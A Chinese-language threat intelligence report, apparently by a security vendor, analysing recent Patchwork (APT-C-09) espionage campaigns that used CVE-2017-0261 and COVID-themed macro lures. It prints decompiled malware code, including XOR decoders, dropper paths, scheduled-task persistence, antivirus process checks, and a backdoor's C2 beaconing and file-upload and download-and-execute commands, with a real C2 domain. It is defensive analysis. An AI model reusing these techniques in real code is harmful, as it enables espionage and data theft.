

南亚APT团伙“摩诃草”近期频繁针对周边国家和地区的攻击活动分析

 mp.weixin.qq.com/s/jCr4oJGjOJ6RuTiuiAcxUw

概述

“摩诃草”APT团伙（APT-C-09），又称HangOver、VICEROYTIGER、The Dropping Elephant、Patchwork，是一个来自于南亚地区的境外APT组织，该团伙已持续活跃了超过8年时间。“摩诃草”最早由Norman安全公司于2013年曝光，该组织主要针对亚洲地区和国家进行网络间谍活动，主要攻击领域为政府军事机构、科研教育等。

奇安信威胁情报中心红雨滴团队在日常的样本跟踪分析过程中，捕获该组织多个近期针对周边国家和地区的定向攻击样本。在此次捕获的样本中，摩诃草组织采用了多种利用方式：例如伪装成南亚地区某国的网络安全协议的CVE-2017-0261漏洞利用文档，伪装成疫情防范指导指南的宏利用样本，在巴基斯坦某证券交易网站投放的伪装成java运行环境的可执行文件等。摩诃草组织利用此类结合了时事热点的恶意样本对周边国家和地区发起了多次攻击活动。

样本信息

基础信息


此次捕获的样本包含以疫情防范指南，网络安全政策等时事热点为诱饵的文档类样本，同时还捕获一例疑似水坑攻击样本，摩诃草组织攻陷了某国某地区证券交易网站，并在网站中放置了一个伪装成java运行环境安装程序的恶意可执行文件，相关样本信息如下：

文件名	MD5
National_Network_Security.docx	9a3c9a9c904fbae3a020be4799cd781c
Covid19_Guidelines.doc	16c01b13998e96f27bd9e3aa795da875
hmfs.exe	2e6foc15b6ed10f5208627abcb7b568c

诱饵信息


文档类样本主要以疫情，网络安全政策为诱饵，相关诱饵内容如下：

网络安全相关政策法规诱饵：



MD5 : 9a3c9a9c904fbae3a020be4799cd781c

疫情防范指南相关诱饵信息：



MD5 : 16c01b13998e96f27bd9e3aa795da875

样本分析




CVE-2017-0261漏洞利用文档

文件名	National_Network_Security.docx
MD5	9a3c9a9c904fbae3a020be4799cd781c
最后修改时间	2020-06-14T13:38:00
利用方式	CVE-2017-0261

[illegible]

```
void __cdecl __spoils<ecx> Fun_xordecode(_DWORD *a1, signed int a2)
{
    _DWORD *v2; // eax
    signed int v3; // ecx

    v2 = a1;
    v3 = a2;
    do
    {
        if ( *v2 )
            *v2 ^= 0x16082019u;
        v3 -= 4;
        ++v2;
    }
    while ( v3 >= 4 );
}
```

Name	Address	Ordinal
 Exec	10001840	1
 PE	100011F0	2
 DllEntryPoint	100018C0	[main entry]

```

v8 = sub_10002580;
if ( (unsigned int)dword_10008000 < 0xC || !GetModuleHandleA("win32u.dll") )
    v8 = sub_10003E20;
Wow64Process = 0;
if ( !IsWow64Process((HANDLE)0xFFFFFFFF, &Wow64Process) )
    return 4;
if ( Wow64Process )
    v8 = sub_10004FF0;
if ( Wow64Process )
    ++dword_10008000;
v13 = (HANDLE *)VirtualAlloc(0, 0x4000u, 0x3000u, 4u);
v14 = v13;
if ( !v13 )
    return -1;
v21 = 0;
sub_10001130(v13, &v21);
if ( v8 )
    v15 = v8();
else
    v15 = -1;
v16 = 0;
if ( v21 )
{
    do
    {
        ResumeThread(v14[v16]);
        CloseHandle(v14[v16++]);
    }
    while ( v16 < v21 );
}
if ( dword_100084E4 && v15 == 256 )
    sub_10001000("RCE works, but LPE is patched!", "Try non-patched Windows");
if ( v20 && v15 != 1 && dword_100080B0 < dwSize )
{
    v17 = (const CHAR *)sub_10001080("res = ", v15);
    sub_10001000((LPCSTR)lpAddress, v17);
}
return v15;

```

之后解密文件释放到%programdata%\Microsoft\DeviceSync\目录下。

```

v8 = 'orp%';
v9 = 'marg';
v10 = 'atad';
v11 = 'iM\\%';
v12 = 'sorc';
v13 = '\\tfo';
v14 = 'iveD';
v15 = 'ySec';
v16 = 'M\\cn';
v17 = 'iuBS';
v18 = 'e.dl';
v19 = 'ex';
if ( !sub_6E7(a1 + 90736, &v8, edi0, a2, (a1 + 90736), 167936, &v8, a4) )
    return 0;
v5 = 'orp%';
v6 = 'marg';
v7 = 'atad';
v8 = 'iM\\%';
v9 = 'sorc';
v10 = '\\tfo';
v11 = 'iveD';
v12 = 'ySec';
v13 = 'v\\cn';
v14 = 'ootm';
v15 = 'd.sl';
v16 = 'll';
if ( !sub_6E7(a1 + 258672, &v5, edi0, a2, (a1 + 258672), 94208, &v5, a4) )
    return 0;
v5 = 'orp%';
v6 = 'marg';
v7 = 'atad';
v8 = 'iM\\%';
v9 = 'sorc';
v10 = '\\tfo';
v11 = 'iveD';
v12 = 'ySec';
v13 = 'V\\cn';
v14 = 'rawM';
v15 = 'lpCe';
v16 = 'nuaL';
v17 = 'rehc';
v18 = 'exe.';
LOWORD(v19) = 0;
result = sub_6E7(a1 + 0x10000, &v5, edi0, a2, (a1 + 0x10000), 25200, &v5, a4);
if ( !result )
    return 0;
return result;

```

与摩诃草组织之前的利用方式一致，利用白文件VMwareCplLauacher.exe加载vmtools.dll.同样的vmtools采用com对象创建计划任务从而实现后门的持久化。


```

v1 = _wgetenv(L"ProgramData");
sub_100026E0(v1, &v75, wcslen(v1));
v80 = 0;
sub_10002600(L"\\Microsoft\\DeviceSync\\MSBuild.exe", &v75, 0x21u);
ppv = 0;
if ( CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) >= 0 )
{
    VariantInit(&pvarg);
    v2 = *&pvarg.vt;
    v74.lVal = pvarg.cyVal.Hi;
    v3 = pvarg.lVal;
    VariantInit(&v70);
    v66 = v70;
    VariantInit(&v71);
    v64 = v71;
    VariantInit(&v73);
    LOBYTE(v80) = 4;
    v4 = (*(ppv + 40))(
        ppv,
        *&v73.vt,
        v73.decVal.Hi32,
        v73.lVal,
        v73.cyVal.Hi,
        *&v64.vt,
        v64.decVal.Hi32,
        v64.lVal,
        v64.cyVal.Hi,
        *&v66.vt,
        v66.decVal.Hi32,
        v66.lVal,
        v66.cyVal.Hi,
        v2,
        HIDWORD(v2),
        v3,
        v74.lVal);
    VariantClear(&v73);
}

```

最终执行的后门是摩诃草组织常用的FakeJLI后门，相关信息如下。

MD5 6423fd4c8be66e6adf95f62821b9b93c

编译时间 2020:05:20 08:26:11+02:00

C2 altered.twilightparadox.com

该后门加载执行后，首先通过创建互斥量，保证只有一个实例运行

```

for ( i = 0; i < strlenA(&String); ++i )
    --*(&String + i);
v1 = GetModuleHandleA(&String);
CreateMutex = GetProcAddress(v1, aCreatemutex);
strcpy(&v232, "asssszzjdddddjjjzzxccssda");
dword_423B14 = CreateMutex;
(CreateMutex)(0, 1, &v232);
if ( GetLastError() == 183 )
    ExitProcess(0);
memset(&v217, 0, 0x63u);

```

之后收集受害者计算机电脑名，操作系统版本等信息。

```
memset(&VersionInformation, 0, 0x11Cu);
VersionInformation.dwOSVersionInfoSize = 0x11C;
GetVersionExW(&VersionInformation);
v233 = 0;
memset(&v234, 0, 0xC7u);
v237 = 0;
memset(&v238, 0, 0x63u);
v78 = 0;
v79 = 0;
v73 = 0x75;
v74 = 0x75;
v75 = 0x69;
v76 = 0x64;
v77 = 0x3D;
LOBYTE(v78) = 0;
v9 = 0;
do
{
    v10 = *(&v73 + v9);
    *(&v233 + v9++) = v10;
}
while ( v10 );
v11 = sub_4095D2();
v12 = strlen(v11) + 1;
v13 = &v232;
do
    v14 = (v13++)[1];
while ( v14 );
qmemcpy(v13, v11, v12);
v73 = 0x23;
v74 = 0x75;
v75 = 0x6E;
v76 = 0x3D;
v77 = 0;
v15 = &v73 + strlen(&v73) + 1 - &v73;
v16 = &v232;
do
    v17 = (v16++)[1];
while ( v17 );
qmemcpy(v16, &v73, v15);
v18 = sub_409902();
v19 = strlen(v18) + 1;
v20 = &v232;
do
```

之后加密发送获取的基本信息，并根据c2返回数据执行不同的功能。


```

strcat(v7, "&crc=e3a6");
strcpy(&v103, "//e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//BDYot0NxyG.php");
v41 = *(v39 + 1);
v10 = sub_405157(&v103, v7, v41);
v115 = 0;
memset(&v116, 0, 0x3E7u);
do
{
    memset(&v120, 0, 0x3E8u);
    v11 = AddSIDToBoundaryDescriptor();
    if ( v11 + strlen(&v112) > 0x3E7 )
        break;
    strncat(&v112, &v119, v11);
}
while ( v11 > 0 );
ActivateActCtx(v10, v10);
LOBYTE(v111[0]) = 0;
memset(v111 + 1, 0, 0x2BBu);
if ( sub_404FE2("Warning", &v113) > 0 )
    return MessageBoxA(0, "in warning", 0, 0);
if ( sub_404FE2("Error", &v113) > 0 )
    return MessageBoxA(0, &unk_41D13C, 0, 0);
if ( sub_404FE2(&unk_41D010, &v113) > 0 )
{
    result = sub_404FE2(&unk_41D098, &v113);
    if ( strlen(&v113) > result + 0x2BB )
        return result;
    if ( result > 0 )
    {
        v13 = &v114[result];
        v14 = (v111 - v13);
        do
        {
            v15 = *v13;
            v14[v13] = *v13;
            ++v13;
        }
        while ( v15 );
    }
}
v16 = strlen(v111);
v38 = 0;
if ( LOBYTE(v111[0]) )
{

```

功能如下：

Token 功能

0	退出
8	上传键盘记录的文件
23	上传截屏的文件
13	上传收集的特定后缀的文件列表 ((".txt", ".doc", ".xls", ".xlsx", ".docx", ".xls", ".ppt", ".pptx", ".pdf"))

5	上传本地文件到服务器
---	------------

33	从一个url中提取exe链接并下载执行
----	---------------------

宏利用样本


文件名	Covid19_Guidelines.doc
-----	------------------------

MD5	16c01b13998e96f27bd9e3aa795da875
-----	----------------------------------

最后修改时间	2020:06:25 06:23:00
--------	---------------------

利用方式	宏
------	---

该样本以疫情防范指南为诱饵，当受害者执行该文档时，仅显示模糊的内容，同时提醒用户启用宏以查看完整内容。



一旦受害者启用宏后，恶意宏代码将被执行，宏代码中包含一个正常的诱饵文档，经base64编码后分段存储在宏代码中，执行后将会写入到temp路径下然后进行显示。

```

Public Function first() As Variant

    Set gfoRWLbD3h = CreateObject("WScript.Shell").Environment("PROCESS")

    Dim hze9LPnPH8

    oj3so = gfoRWLbD3h("TEMP")

    Set dd4T5CSvgp = CreateObject("Scripting.FileSystemObject")

    hze9LPnPH8 = oj3so & "\\Covid19_Guidelines.docx"

    doc_6886 = doc_6886 & doc1

    doc_6886 = doc_6886 & doc2



    Set QC9tkUhef8 = dd4T5CSvgp.CreateTextFile(hze9LPnPH8, True)

    QC9tkUhef8.Write DpwH56HIF7(doc_6886)


    QC9tkUhef8.Close

```

释放展示的诱饵内容为巴基斯坦政府关于疫情防卫的指导，从而迷惑受害者。



宏代码中包含三个经过分解编码的可执行文件，但其中两个被注释未使用，只解码释放了其中一个文件到C:\Users\xxxx\AppData\Roaming\Microsoft\MicroScMgmt.exe执行。



字符串多采用简单加密处理，执行过程中，将通过简单的异或对这些加密字符串进行解密操作。

```

BYTE *__cdecl Decode_4013E0(char *a1)
{
    size_t v1; // ebx
    BYTE *v2; // edi

    v1 = 0;
    v2 = calloc(1u, 0x18u);
    while ( v1 < strlen(a1) )
    {
        v2[v1] = a1[v1] ^ 0xA;
        ++v1;
    }
    v2[v1] = 0;
    return v2;
}

```

```

BYTE *__cdecl sub_401430(char *a1)
{
    size_t v1; // ebx
    BYTE *v2; // edi

    v1 = 0;
    v2 = calloc(1u, 0x18u);
    while ( v1 < strlen(a1) )
    {
        v2[v1] = a1[v1] ^ 3;
        ++v1;
    }
    v2[v1] = 0;
    return v2;
}

```

样本被加载起来后，首先通过遍历当前进程，从而判断受害者计算机中是否存在杀软。


```

if ( v5 != 0xFFFFFFFF )
{
    pe.dwSize = 0x128;
    v8 = Process32First(v5, &pe);
    if ( v8 )
    {
        while ( 1 )
        {
            if ( !lstrcmpA(pe.szExeFile, "ekrn.exe") || !lstrcmpA(pe.szExeFile, "egui.exe") )
            {
                CloseHandle(v7);
                return 1;
            }
            if ( strstr(pe.szExeFile, "avg") || strstr(pe.szExeFile, "AVGUI") )
            {
                CloseHandle(v7);
                return 2;
            }
            if ( strstr(pe.szExeFile, "bdagent")
                || strstr(pe.szExeFile, "gziface")
                || strstr(pe.szExeFile, "bitdefender_isecurity.exe") )
            {
                CloseHandle(v7);
                return 3;
            }
            if ( strstr(pe.szExeFile, "uiSeAgnt.exe") )
